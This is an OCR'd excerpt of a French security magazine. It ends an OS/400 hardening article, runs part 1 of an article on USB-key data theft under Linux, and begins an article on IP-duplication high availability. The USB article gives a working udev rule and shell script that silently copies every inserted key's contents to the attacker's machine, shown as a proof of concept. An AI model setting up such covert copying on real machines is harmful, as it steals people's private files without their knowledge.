La plupart du temps, les programmeurs d'application justifient la nécessité d'avoir un profil avec droits étendus sur un système en production pour des questions de support. Cependant, ce type de justification ne peut être acceptable et il est primordial de réduire le nombre de profils avec des droits spéciaux (cf. les profils définis dans la liste ci-dessus). Par ailleurs, les actions réalisées par ces profils doivent absolument être journalisées, comme cela sera expliqué dans le paragraphe 2.5.

2.4 Les valeurs d'environnement système

La sécurité d'un système implique bien évidemment que les valeurs de sécurité intégrées dans celui-ci soient correctement positionnées. La plus importante de ces valeurs est QSECURITY, qui définit le niveau général de sécurité du système d'exploitation. Différents niveaux de QSECURITY existent, comme le montre le tableau ci-dessous :

Valeur	Niveau de sécurité
10	Aucune sécurité : abandonnée depuis la version V4R2
20	Sécurité à la connexion : Mot de passe fourni à la connexion au système. Une fois connecté, aucune restriction sur les droits d'accès
30	Sécurité au niveau ressources : une restriction d'accès aux objets peut être définie.
40	Sécurité au niveau ressources et renforcement de l'intégrité du système (par exemple par la protection des espaces alloués aux programmes, aux *jobs*..., contrôle de validité sur la commande de restauration d'objet...) : l'utilisateur peut être restreint à certaines fonctions.
50	Sécurité maximale : un journal de sécurité trace les tentatives d'accès illicites, vérifications sur l'intégrité du système, utilisateur restreint par des domaines d'objets.

Pour illustrer ce tableau : avec le niveau de sécurité 20, tous les profils sont *ALLOBJ (c'est-à-dire administrateur global). Il est alors impossible d'interdire le moindre objet à un profil. 40 est la valeur par défaut pour tous les nouveaux systèmes et constitue la valeur recommandée. D'autres valeurs d'environnement système sont également critiques. On peut citer :

- QAUTOCFG : contrôle la configuration automatique des modules physiques ajoutés dès qu'ils sont connectés (valeur recommandée : 0).
- QAUTORMT : contrôle la configuration automatique des contrôleurs de modules distants (tels que des imprimantes ou des robots de sauvegarde) dès qu'ils sont connectés (valeur recommandée : 0).
- QAUTOVRT : contrôle la configuration automatique des nouveaux modules virtuels dès qu'ils sont connectés (valeur recommandée : 0).
- QCRTAUT : définit quels accès le profil *PUBLIC reçoit par défaut pour tout objet créé (valeur recommandée : *EXCLUDE).
- QDSPSGNINF : force l'affichage sur la page de connexion des dernières tentatives réussies et échouées de connexion (valeur recommandée : 1).
- QMAXSIGN : nombre maximum autorisé de tentatives de connexion (valeur recommandée : 3).
- QMAXSGNACN : détermine l'action qui doit être réalisée après le nombre de tentatives échouées de connexion défini par la valeur *QMAXSIGN (valeur recommandée : 2, permettant de désactiver le profil concerné).
- QRMTSIGN : permet de limiter au maximum les connexions à distance (valeur recommandée : VERIFY avec QSECURITY à 30 ou REJECT).
- QINACTIV : correspond à la durée du *time-out* du système avant déconnexion automatique.
- ...

Pour obtenir sur un système OS/400 ces différentes informations, la commande correspondante est :

```
DSPSYSVAL *SEC
```

2.5 Journalisation et audit

Le journal d'audit sécurité sous OS/400 se nomme QAUDJRN et possède la caractéristique de ne pouvoir être modifié ou altéré que lorsqu'un événement a été écrit en son sein. La configuration standard recommandée pour QAUDJRN est la suivante :

- Tout d'abord, il faut que la journalisation soit activée ! la valeur système QAUDCTL permet de s'en assurer. Elle doit idéalement être positionnée à *AUDLVL, *OBJAUD, *NOQTEMP pour avoir un niveau de journalisation suffisant.
- La valeur QAUDLVL spécifie quels types d'événements sécurité doivent être audités. Il est recommandé de la positionner a minima aux valeurs suivantes : *AUTFAIL, *DELETE, *OBJMGT, *SYSMGT, *SAVRST, *SECURITY, *SERVICE, *PGMFAIL. À noter l'existence de la valeur QAUDLVL2, extension de QAUDLVL pour ajouter des valeurs additionnelles.
- La valeur QAUDENDACN doit être positionnée à *NOTIFY pour déterminer l'action à entreprendre lorsqu'une entrée du journal ne peut être enregistrée.
- La durée de rétention des journaux sur le système, définie par QAUDJRN doit être a minima de 1 mois.

Pour obtenir sur un système OS/400 ces différentes informations, la commande correspondante est :

```
DSPSYSVAL SYSVAL(*QAUD)
```

À noter qu'un système OS/400 possède également un journal d'événements QHST, mais celui-ci est moins fiable que QAUDJRN sur les aspects sécurité, car il peut être altéré. Alors qu'QAUDJRN informe des modifications de profils utilisateurs, d'erreurs de connexion, de mots de passe invalides, de modifications de valeurs système... QHST correspond plus au journal système général.

Accompagnant les aspects techniques de la journalisation et de l'audit, des revues régulières des rapports produits sont indispensables pour être efficaces. Les rapports qu'il est conseillé de revoir régulièrement sont ceux qui contiennent les informations suivantes :

- changements sur des profils utilisateurs, en particulier l'affectation de profils spéciaux ;
- changements sur les valeurs d'environnement système ;
- tentatives de connexion échouées ;
- changements sur la politique d'audit ;
- ...

La revue manuelle pouvant être fastidieuse, il peut être opportun de développer des scripts d'automatisation de l'analyse ou de faire appel à des outils tels que Top Secret ou Consul/eAudit.

2.6 Les accès réseau

Un système central comme un OS400 peut être accédé en émulation par des clients (postes de travail, portables...). Une pile TCP/IP est désormais présente dans les systèmes d'exploitation OS/400 et permet donc un accès à distance à la machine. Une restriction des services ouverts est donc nécessaire à la sécurisation du système. Par ailleurs associés aux serveurs TCP/IP, des programmes (via des points de sortie contrôlés par des API)

peuvent être attachés par un administrateur système avec la capacité d'enregistrer, de modifier ou de bloquer des transactions. Avec ce type de possibilités, un administrateur peut cependant définir des règles d'accès fines aux utilisateurs sur les services, les fichiers, le niveau de journalisation et d'alerte...

La liste des programmes de sortie attachés peut être visualisée via les commandes `WRKREGINF` et `DSPNETA`. À titre d'illustration, des serveurs d'accès distant qui peuvent être protégés par des programmes de sortie sont : `*FILESRV` (serveur de fichier distant), `*FTPSERVER` (serveur FTP sur les iSeries), `*SQL` (identification ODBC), `*TELNET` (émulation de terminal),...

Dans le cas où les accès réseau ne sont pas protégés par des programmes de sortie et où l'accès public par défaut est à `*CHANGE`, le système est grand ouvert !

2.7 Autres aspects de sécurisation

Dans les paragraphes précédents, nous avons abordé des aspects critiques de la sécurisation d'un système OS/400. Cependant, d'autres thématiques ne doivent pas être oubliées. Que ce soit la sécurité physique du système central ou des terminaux autorisés à y accéder, les profils DST (« *Dedicated Service Tools* »), en dessous de l'OS/400 et dédiés à l'environnement lié à la maintenance ou encore la gestion des impressions...il existe d'autres éléments que nous n'avons pas développé, mais qui méritent aussi une forte attention.

À noter également que pour faciliter la gestion de la sécurité d'un AS/400, des outils existent désormais pour permettre une gestion par interface graphique plus aisée. Nous pouvons mentionner par exemple AS/400 Operations Navigator ou l'outil d'audit fourni par Powertech [6] qui fonctionnement tous les deux sous Windows.

Conclusion

Le système OS/400 d'IBM est une plate-forme clairement dédiée à un environnement entreprise (notamment les grosses PME), voire de très grosses entreprises. Ce système est très peu connu du grand public. Pourtant, il héberge de nombreuses données sensibles de la vie quotidienne. Cet anonymat relatif pose également des problèmes de compétences : en effet, les experts OS/400 sont désormais une denrée rare et quelques écoles d'ingénieurs ont remis son enseignement au goût du jour. Cependant, et comme vous avez pu le voir au cours de cet article, ce système reste moins « attrayant ».

La sécurisation d'un système OS/400 passe, comme tout système, par le durcissement de la configuration par défaut fournie par le constructeur. Les thématiques d'accès réseau, de gestion des valeurs d'environnement système, de gestion des utilisateurs et des comptes privilégiés sont critiques, comme nous avons pu le voir. Une revue régulière de tous ces paramètres vis-à-vis des valeurs recommandées dans cet article est fortement conseillée, afin de s'assurer du niveau de sécurité de la configuration actuelle de votre système.

Enfin, on peut noter que de nombreux propriétaires d'AS400 développent des *frontends* Web pour leurs applications AS400. La protection contre la classe d'attaques Web étant rarement le domaine de prédilection des développeurs et administrateurs AS400, de nombreux risques peuvent également se rencontrer à ce niveau.

Cet article ne constitue bien évidemment qu'une introduction au sujet et j'invite les lecteurs intéressés à creuser le sujet, en particulier en se rapportant aux diverses références.

Références

[1] GAYTE (Dominique), *Principes généraux et langage de contrôle sur AS/400*, ed Eyrolles, ISBN 2-212-08769, et article de François BOUHET.

[2] EARL (John), « *Auditing IBM AS/400 and System i* », Journal/Online – ISACA.

[3] Sécurité et AS400 : **http://www.volubis.fr/news/liens/courshtm/AS400/AS_SECURITE.HTM**

[4] Security Toolkit : **http://www.volubis.fr/news/liens/AF4SRC/v3r60/sl/SECTOOLS.HTM**

[5] Wikipédia : **http://fr.wikipedia.org/wiki/OS/400**

[6] Powertech : **http://www.powertech.com/powertech/index.asp**

L. Dubeaux - N. Ben Aloui - A. Derack - DCNS services SSI -
laurent.dubeaux@dcnsgroup.com - nidhal.ben-aloui@dcnsgroup.com - adrien.derack@essiss.ouest.fr

LA SÉCURITÉ DES CLÉS USB (PARTIE 1)

mots clés : *USB / fuite d'information / proof of concept*

1. Introduction

La norme USB a changé notre vie de tous les jours. En effet, on la retrouve un peu partout : disques durs externes, clés, lecteurs MP3, claviers, souris, webcams, imprimantes, scanners... Il n'y a encore pas si longtemps, il fallait un port série ou bien un port PS/2 pour la souris, un port parallèle pour l'imprimante, un autre pour le scanner, un port SCSI pour le disque dur externe... Une fois qu'on avait identifié le type de connecteur et trouvé le câble correspondant, il fallait un connecteur de libre sur le PC... Un vrai casse-tête qui a quasiment disparu de nos jours. En effet, la plupart de nos périphériques utilisent maintenant un connecteur USB et tous les PC récents offrent plusieurs ports USB pour les connecter.

Mais la plus grande révolution est certainement la clé USB qui a purement et simplement remplacé la disquette, l'outil ultime du transfert de données ! Tous les autres challengers ont échoué dans cette tâche : lecteur ZIP, lecteur Iomega, lecteur magnéto-optique... Autant de formats différents, tous incompatibles entre eux et qui ne faisaient le bonheur que de leurs fabricants. La clé USB, elle, est arrivée tout en douceur et son connecteur universel lui a permis de détrôner la disquette sans avoir à livrer bataille. Qui peut, de nos jours, se vanter de ne pas avoir de clé USB (ou bien de disque dur externe USB) ? Il faut bien admettre que ces périphériques sont si petits qu'ils tiennent dans la poche et qu'ils atteignent une capacité de stockage déconcertante : 32 Go pour une clé (250 Go pour un disque dur externe au format 2,5 pouces). Mais qu'en est-il de la sécurité pour nos données hébergées sur ces petits bijoux ?

Cet article propose de montrer que les données sont exposées à plus de risques qu'on ne le pense. Après un bref rappel des grandes familles de vulnérabilités qui pèsent sur la clé USB, nous proposons une description de son mode de fonctionnement sous Linux. Puis, nous détaillerons un *proof of concept* sous Linux et une *cross-platform* qui passe de Linux à Windows. Ayant montré la réalité des risques, nous conclurons cet article par quelques parades, solutions existantes et conseils pratiques.

2. Contexte

Plusieurs vulnérabilités pèsent sur les clés USB. Elles ont été largement abordées dans un précédent numéro de votre magazine préféré [1]. Ces vulnérabilités sont de deux types :

- atteinte à la confidentialité-intégrité-disponibilité des données contenues sur une clé ;
- exécution automatique d'applications ou de codes malicieux contenus sur une clé.

De nombreuses démonstrations ont été faites sous *Windows* [2]. Peu sont connues sous Linux.

Pour mieux comprendre les scénarios, il est nécessaire de faire un bref rappel du mode de fonctionnement des clés sous Linux et Windows.

Linux gère les périphériques USB par l'intermédiaire de **udev**, tout au moins pour ceux qui ont un noyau 2.6, qui est le noyau qui nous intéresse ici. Le principe général de **udev** est très bien expliqué dans [1]. Pour la compréhension de la suite, nous rappellerons juste que lors de l'insertion d'une clé USB, **udev** se charge des opérations suivantes : création du fichier device associé à la clé et montage des systèmes de fichiers présents sur cette clé.

3. Proof of concept

Qui n'a jamais prêté sa clé USB à quelqu'un pour une présentation, pour donner un fichier ou pour se faire copier un fichier dessus ? Mais êtes-vous sûr que la personne n'en a pas profité pour lire d'autres fichiers, pour les copier ou même pour insérer sur votre clé un code malveillant ?

Ces actions ne relèvent pas de la fiction. Elles ont déjà été démontrées sous Windows et il est inutile de s'appesantir sur cela ; mais, elles peuvent également être exécutées sous Linux, comme vous allez le voir. Abondance de biens ne nuit pas : nous vous proposons plusieurs Proof of Concept, sous forme de démonstration :

- copie du contenu de la clé à l'insu de son propriétaire ;
- récupération, à l'insu du propriétaire, de fichiers qu'il a préalablement effacés ;
- et pour finir une cross-plateform Linux -> Windows ;
  - sous Linux : copie, à l'insu du propriétaire, d'un code malveillant sur sa clé,
  - sous Windows : exécution du code malveillant copié précédemment sous Linux.

3.1 Démonstrations sous Linux

Effectuer des opérations illicites sur une clé, sous les yeux de son propriétaire, et sans éveiller ses soupçons, n'est pas forcément une tâche aisée. Il serait effectivement plus facile de lui emprunter la clé quelques instants pour réaliser nos opérations tranquillement, derrière son dos. Ce serait alors à la portée de tout le monde et cela ne justifierait pas un article dans une revue aussi prestigieuse ;-) Et où serait le challenge ? Sans compter que le risque est évident et que la personne ne se laisserait probablement pas berner...

Essayons de nous placer dans les conditions, réalistes, énoncées précédemment et listons les différentes étapes nécessaires :

- détecter qu'une clé est insérée ;
- s'assurer qu'il s'agit bien d'une clé de stockage ;
- retrouver le device et/ou le point de montage correspondant à cette clé ;
- lancer discrètement l'opération voulue.

Il y a plusieurs de façons de réaliser ces actions, de manière plus ou moins compliquée.

Nous pourrions par exemple développer un programme qui se met à l'écoute de l'insertion de périphérique USB, en surveillant l'arrivée de nouvelles entrées dans l'arborescence `/proc` ou `/sys`. Il faudrait ensuite que le programme aille fouiner dans les différents paramètres disponibles pour identifier le type de périphérique (nous ne sommes intéressés que par les supports de stockage) et son fichier device et/ou son point de montage en fonction des opérations que nous souhaitons exécuter.

Il est clair que ce genre de programme n'est pas à la portée du premier venu et semble davantage réservé aux aficionados de la programmation système. Est-ce à dire que la menace est plus faible que prévue ? Mais non, car en regardant de manière plus attentive le mode de fonctionnement de Linux, on peut s'apercevoir que le système réalise déjà la majeure partie de ces actions. En effet, comme nous l'avons indiqué, **udev** entre en action quand un périphérique USB est connecté. Alors pourquoi ne pas tout simplement demander poliment à **udev** de travailler pour nous ?

Nous allons voir qu'on peut réaliser beaucoup de choses, avec simplement quelques lignes de code. Mais soyons clair, ces démonstrations ne sont fournies que dans un cadre de « proof of concept », réalisées en script shell pour être compréhensibles par tous nos chers lecteurs (stop aux démonstrations qui ne sont compréhensibles que par quelques initiés). Ainsi, tout le monde pourra suivre les démonstrations et se focaliser sur le fond et non sur la forme.

3.1.1 Contexte des démonstrations

Les démonstrations sont réalisées sur une machine installée avec la dernière version de Debian : la version 4.0 ou bien Etch pour les intimes. Pas de problème si vous n'êtes pas fan de Debian, toutes les démonstrations devraient fonctionner sur votre distribution Linux préférée, que ce soit sous Fedora, Mandriva, Ubuntu ou toute autre distribution Linux utilisant un noyau 2.6 et **udev**.

Les démonstrations nécessitent quelques préparatifs qui doivent être exécutés avec le compte **root** (indiqué par le prompt **#**), car ils relèvent de la configuration du système d'exploitation.

3.1.2 Description des préparatifs

Comme nous l'avons dit précédemment, **udev** entre en action quand un périphérique USB est connecté. **udev** exécute alors un ensemble de règles, définies chacune dans un fichier, et regroupées dans le répertoire `/etc/udev/rules.d`. Ces règles sont exécutées l'une après l'autre, en fonction de l'ordre lexicographique des noms de fichiers. En ajoutant un fichier de règles au bon endroit, nous pourrons demander à **udev** de lancer notre script lorsqu'un nouveau périphérique USB est monté. Nous avons nommé notre fichier de façon à être le premier fichier de règles afin de ne pas être perturbé par une configuration spéciale de **udev**. Notre fichier s'appelle `000_usbdumper.rules`.

Avant d'entrer dans le vif du sujet, rappelons qu'une clé USB est vue par Linux comme un périphérique de type bloc.

Toutes nos actions se déroulent au moment de l'insertion d'une clé, et plus précisément lorsque **udev** procède au montage du système de fichiers présent sur cette clé. Il suffit donc de configurer le fichier de règles pour qu'il lance notre script dès le montage de système de fichier présent sur un périphérique de type bloc. Notre fichier de règles `000_usbdumper.rules` peut s'écrire en une seule ligne :

```
SUBSYSTEM=="block", ACTION=="mount", RUN+="/root/usbdumper-x.sh %p"
```

On peut difficilement faire plus court !

Détaillons tout de même un peu cette ligne pour ne perdre aucun lecteur en chemin. Elle comporte trois parties séparées par une virgule. Les deux premières parties sont des conditions (reconnaissables grâce aux caractères `==`) qui doivent être remplies simultanément pour exécuter l'action définie dans la troisième partie. Cela signifie que le périphérique doit être de type bloc (`SUBSYSTEM=="block"`) et que l'action signalée par **udev** doit être le montage de système de fichiers (`ACTION=="mount"`). Lorsque ces deux conditions sont remplies, alors **udev** va exécuter notre script `/root/usbdumper-x.sh` (`RUN+="/root/usbdumper-x.sh %p"`) avec l'argument `%p` qui sera décrit un peu plus tard.

Comme vous l'avez probablement deviné, nous avons choisi de nommer les scripts de manière fort originale : `usbdumper-1.sh` pour la première démonstration, `usbdumper-2.sh` pour la deuxième, etc. Il suffira de remplacer `usbdumper-x.sh` dans notre fichier de règles par le nom du script correspondant au numéro de la démonstration.

Enfin, il ne faut pas oublier de mettre les bonnes permissions sur le fichier de règles :

```
# chown root:root /etc/udev/rules.d/000_usbdumper.rules
# chmod 644 /etc/udev/rules.d/000_usbdumper.rules
```

Voilà, le fichier de règles est prêt, mais pas encore actif pour les démonstrations (il pointe toujours sur `usbdumper-x.sh` qui n'existe pas encore !). Cette précaution nous permettra de préparer les démonstrations sans être victime de nos « exploits ». On n'est jamais trop prudent !

Il ne reste plus qu'à réaliser le script correspondant à chacune des démonstrations. Pour information, l'argument `%p` passé en paramètres au script dans le fichier de règles servira à retrouver le nom du device et/ou du point de montage de la clé.

Toutes les démonstrations sont basées sur les principes suivants :

- Alice est la gentille victime, qui va voir régulièrement Bob pour lui donner des fichiers présents sur sa clé ;
- Bob est le méchant, qui cherche à récupérer le maximum de fichiers présents sur la clé d'Alice, y compris bien sûr ceux qu'elle ne veut pas partager ;
- Nous verrons à tour de rôle comment Bob configure son PC pour copier le maximum de fichiers présents sur la clé d'Alice, et comment Alice essaye de se protéger de fuites d'informations (de fichiers) ! Les démonstrations sont progressives, en ce sens qu'Alice se protège de mieux en mieux et que Bob fait montre de plus en plus d'ingéniosité pour continuer à « voler » des informations à Alice, et toujours à son insu. À aucun moment, Alice ne doit constater que ses soupçons sont fondés !

3.1.3 Démonstration 1 : usbdumper-1.sh (Cf. listing 1)

Pour la première démonstration, Alice est relativement naïve et elle se contente de laisser à la racine de sa clé les fichiers qu'elle veut transmettre à Bob, et à rassembler tous les autres fichiers dans un répertoire qu'elle a appelé `perso`. Mais elle pense que cela suffit, car elle suit attentivement toutes les opérations effectuées par Bob lorsque celui-ci copie les fichiers sur son PC : pas folle la guêpe ;-)

De son côté, Bob sait qu'Alice le surveille attentivement durant la copie des fichiers. Mais, il voudrait tout de même récupérer ce qu'il y a dans le répertoire `perso` qu'il a vu à plusieurs reprises lors des copies précédentes. Bob est prévoyant et se dit qu'il vaut mieux essayer de copier tous les fichiers présents sur la clé au cas où Alice changerait le nom du répertoire `perso` lors de sa prochaine visite.

Bob décide donc de mettre en place sur son PC un système qui copie automatiquement tout ce qu'il y a sur une clé dès son insertion. Il a déjà mis en place le fichier de règles **udev** comme décrit précédemment (les grands esprits se rencontrent :-) Il ne lui reste plus qu'à réaliser le script `usbdumper-1.sh`. Ce script sera automatiquement lancé par **udev** lorsque le système de fichiers présent sur la clé aura été monté. Il faut néanmoins que le script puisse déterminer ce point de montage pour pouvoir lancer la copie ! C'est le rôle de la ligne 16 de `usbdumper-1.sh`, qui est le point délicat du script, et nous allons nous y arrêter quelques instants pour bien expliquer, pas à pas, son principe afin que tout le monde comprenne. C'est l'occasion pour les traînards de reprendre un café et de recoller au peloton !

Comme indiqué précédemment, le script reçoit `%p` en argument, qui est substitué par une chaîne de caractères comme celle-ci : `/block/sdb/sdb1`.

À partir de cette chaîne de caractères, nous pouvons faire les déductions suivantes :

- `sdb` indique que la clé est reconnue comme le disque `sdb` ; cela veut dire que son fichier device est `/dev/sdb` ;
- le `1` de `sdb1` indique que c'est la première partition de la clé qui a été montée ; son fichier device est `/dev/sdb1`. En recherchant cette partition dans la liste des partitions montées, nous pourrons retrouver le point de montage correspondant.

Maintenant que nous savons comment déduire manuellement le point de montage de la valeur fournie par `%p`, nous allons automatiser cette opération. Rappelons que `%p` est le premier paramètre passé au script, il est donc récupéré en tant que `$1` dans le script.

Nous voulons récupérer le nom de la partition dans la chaîne de caractères retournée par `%p`. En utilisant le caractère `/` comme séparateur, le nom de la partition est le quatrième champ.

Demandons à la commande awk d'extraire ce quatrième champ :

```
# echo /block/sdb/sdb1 | awk -F/ '{print $4}'
sdb1
```

Ensuite, nous recherchons le nom de la partition dans le fichier des partitions actuellement montées, c'est-à-dire /etc/mtab ; la commande grep fait cela très bien :

```
# grep $(echo /block/sdb/sdb1 | awk -F/ '{print $4}') /etc/mtab
/dev/sdb1 /media/usbdisk vfat rw,noexec,nosuid,nodev,quiet,shortname=mixed,uid=1000,gid=
1000,umask=077 0 0
```

Enfin, nous ne retenons que le deuxième champ, avec à nouveau l'aide de la commande awk :

```
# grep $(echo /block/sdb/sdb1 | awk -F/ '{print $4}') /etc/mtab | awk '{print $2}'
/media/usbdisk
```

Le point de montage de la partition /dev/sdb1 est /media/usbdisk. Nous savons le récupérer automatiquement !

```
1: #!/bin/sh
2:
3: HORODATAGE=$(date "+%F_%H-%M-%S")
4: REP_BASE=/root/usbdumper
5: REP_DUMP=$REP_BASE/$HORODATAGE
6: FIC_LOG=$REP_BASE/log
7:
8: mkdir -p $REP_BASE
9:
10: echo "--- $HORODATAGE  -  DEMO #1  -  INFO : \$1=_${1}_" >> $FIC_LOG
11: if [ "_$1" == "_" ]; then
12:   echo '    ERREUR : Argument manquant.' >> $FIC_LOG
13:   exit 0
14: fi
15:
16: POINT_MONTAGE=$(grep $(echo $1 | awk -F/ '{print $4}') /etc/mtab | awk '{print $2}')
17: if [ "_$POINT_MONTAGE" == "_" ]; then
18:   echo '    Erreur dans la recuperation du point de montage' >> $FIC_LOG
19:   exit 0
20: fi
21:
22: echo "    Lancement de la copie (depuis $POINT_MONTAGE)" >> $FIC_LOG
23: mkdir -p $REP_DUMP
24: cp -a $POINT_MONTAGE/* $REP_DUMP/ &
25: exit 0
```

Listing 1


Maintenant que nous avons vu la partie délicate du script, nous pouvons le décrire pas à pas :

- La ligne 3 récupère la date et l'heure courante au format « année-mois-jour_heure-minute-seconde ». Cela permettra à Bob de conserver chaque copie de fichiers dans un répertoire différent. Le résultat est stocké dans la variable HORODATAGE.
- La ligne 4 définit le répertoire de base qui accueillera les copies (variable REP_BASE). Nous l'avons positionné dans le répertoire personnel de root afin que ce répertoire ne soit pas visible par les autres utilisateurs.
- La ligne 5 définit le nom du répertoire de la copie (variable REP_DUMP). C'est un sous-répertoire du répertoire de base ; l'horodatage défini à la ligne 3 lui sert de nom.
- La ligne 6 définit le nom du fichier de log qui permettra de suivre le déroulement du programme (variable FIC_LOG).

ACTUELLEMENT
chez votre marchand de journaux

LINUX PRATIQUE
HORS-SÉRIE
JANVIER/FÉVRIER 2009

Un numéro à ne pas manquer pour maîtriser votre système en ligne de commande !!



ET SUR
www.ed-diamond.com

- La ligne 8 crée le répertoire de base afin que le fichier `log` puisse être utilisé à partir de la ligne 10.
- La ligne 10 renseigne le fichier `log` avec trois informations :
  - l'horodatage qui correspond au répertoire de la copie ;
  - le numéro de la démonstration ;
  - le contenu de `%p` pour information.
- Les lignes 11 à 14 gèrent le cas où `%p` ne renverrait rien : on sort sans rien faire.
- La ligne 16 récupère le point de montage (variable `POINT_MONTAGE`) comme indiqué précédemment.
- Les lignes 17 à 20 gèrent le cas où le point de montage n'a pas pu être identifié : là aussi, on sort sans rien faire.
- La ligne 22 renseigne le fichier `log` en précisant le point de montage récupéré à la ligne 16.
- La ligne 23 crée le répertoire d'accueil de la copie, car nous avons maintenant toutes les informations nécessaires pour réaliser cette copie.
- La ligne 24 lance la copie en tâche de fond (grâce à la présence du caractère `&` en fin de ligne), car il faut rendre la main à **udev** sans trop tarder si nous ne voulons pas perturber le système, car il a encore bien des choses à faire.
- La ligne 25 termine le script (mais la copie tourne toujours en tâche de fond).

Bob a terminé son script et il n'attend plus que l'arrivée d'Alice pour l'activer : il préfère activer son script au dernier moment pour ne pas prendre le risque d'être sa propre victime dans le cas où il voudrait utiliser une de ses clés d'ici l'arrivée d'Alice !

De son côté, Alice prend sa clé et y copie la dernière version du fichier `public.doc` à la racine ; c'est ce fichier qu'elle veut donner à Bob. Elle prend soin de déplacer son fichier `secret.doc` dans le répertoire `perso` pour que Bob ne le voie pas.

Pour résumer, voici ce qu'Alice voit sur sa clé avant d'aller voir Bob :

```
$ ls -lR /media/usbdisk/
/media/usbdisk/:
total 82
drwx------ 2 ldx ldx  2048 2008-02-12 20:43 perso
-rw------- 1 ldx ldx 80384 2008-02-12 20:41 public.doc

/media/usbdisk/perso:
total 80
-rw------- 1 ldx ldx 80896 2008-02-12 20:43 secret.doc
```

Alice peut maintenant aller voir Bob, avec sa clé sous le bras. Voyant arriver Alice, Bob active son « exploit » en remplaçant `usbdumper-x.sh` par `usbdumper-1.sh` dans le fichier de règles `000_usbdumper.rules`.

Alice donne sa clé à Bob qui l'insère dans son PC. Bob copie le fichier `public.doc` présent à la racine, sous les yeux vigilants d'Alice, démonte la clé et la rend à Alice qui retourne travailler, sereine, car elle a bien vérifié que Bob n'a pas essayé une seule fois de copier ou même accéder au répertoire `perso`.

Maintenant qu'Alice est repartie, Bob désactive de suite son « exploit » en remplaçant `usbdumper-1.sh` par `usbdumper-x.sh`. Ensuite, il vérifie le résultat de son script dans le répertoire `/root`. Il contient bien le nouveau répertoire `usbdumper` :

```
# ls -l /root/usbdumper/
total 8
drwxr-xr-x 3 root root 4096 2008-02-12 22:25 2008-02-12_22-25-18
-rw-r--r-- 1 root root  133 2008-02-12 22:25 log
```

Bob vérifie le contenu du fichier `log` pour savoir ce que son script a fait :

```
# cat /root/usbdumper/log
--- 2008-02-12_22-25-18 - DEMO #1 - INFO : $1=_/block/sdb/sdb1_
    Lancement de la copie (depuis /media/usbdisk)
```

Bob constate effectivement que le contenu de la clé d'Alice a bien été copié dans le répertoire `2008-02-12_22-25-18` :

```
# ls -l /root/usbdumper/2008-02-12_22-25-18/
total 88
drwx------ 2 ldx ldx  4096 2008-02-12 20:43 perso
-rw------- 1 ldx ldx 80384 2008-02-12 20:41 public.doc
```

Bob voit le fichier `public.doc` qu'il avait copié devant Alice, mais il voit surtout le répertoire `perso` qui est l'objet de ses convoitises :

```
# ls -l /root/usbdumper/2008-02-12_22-25-18/perso/
total 84
-rw------- 1 ldx ldx 80896 2008-02-12 20:43 secret.doc
```

Ce répertoire `perso` contient le fichier `secret.doc` qu'Alice ne voulait surtout pas divulguer.

Bob a réussi, avec juste un fichier de configuration de **udev** d'une ligne et un petit script shell. C'est bluffant non !

Alice : 0 - Bob : 1

Mais ce n'est qu'un début ; ne ratez pas la suite de cet article dans un prochain numéro ! ▮

Références

[1] MARTINEAU (Thierry), « La clé USB : votre nouvel ennemi », *Misc* 16, novembre/décembre 2004.

[2] DETOISIEN (Éric), « Présentation de USBDUMPER », SSTIC06, juin 2006.

Laurent Levier – Directeur Délégué à la Sécurité du Système d'Information – Orange Business Services

UNE ARCHITECTURE RÉSEAU AVEC DUPLICATION D'ADRESSE IP POUR UNE TRÈS HAUTE DISPONIBILITÉ

mots clés : *applications critiques / haute disponibilité / failover / qualité de service*

Avec l'explosion du eCommerce, il devient de plus en plus difficile pour une entreprise de ne pas avoir de présence commerciale sur Internet. Qu'il s'agisse d'applications chargées de vendre les produits ou services de l'entreprise, destinées à gérer ceux-ci ou même à permettre d'accéder à des outils de surveillance ou de tickets d'incidents, le client accepte de moins en moins les imperfections de son fournisseur, surtout lorsqu'il s'agit d'un déni de service. Les réseaux chargés d'héberger ces applications se doivent alors d'avoir des qualités de service irréprochables pour offrir une disponibilité « parfaite » malgré tous les équipements ou fonctions réseau à valeur ajoutée, tels les pare-feu, qu'ils pourraient utiliser.

1. Redonder pour assurer la pérennité


Afin de tendre vers une telle qualité de service visant à fournir une disponibilité permanente, l'entreprise s'appuie largement sur des solutions redondantes. Le plus souvent, elle mise tout sur un site physique où sont hébergées ses applications les plus critiques. Chacune est architecturée en Haute Disponibilité par, le plus souvent, une duplication des équipements et l'utilisation de répartiteurs de charge (*load balancers*) destinés à envoyer les flux vers le serveur le plus disponible.

Mais, à ce jour, ce type de solution a un coût très élevé et ne permet pas de gérer l'incident ultime, à savoir l'indisponibilité complète du centre d'hébergement. Il pourrait en effet suffire d'un fort incendie, d'une inondation ou peut-être même d'une panne électrique sérieuse pour le mettre hors service.

Par chance, une redondance réseau, poussée dans ses derniers retranchements par une duplication d'adresses IP identiques à plusieurs endroits, permettra de pouvoir disposer d'une qualité de service quasiment parfaite et donc une disponibilité en conséquence… pour un coût nettement inférieur.

2. Lier les réseaux avec une redondance physique

Au départ, l'entreprise prévoit le plus souvent de rendre redondant son lien réseau en ne faisant que dupliquer les équipements et les liens comme le montre la figure 1.



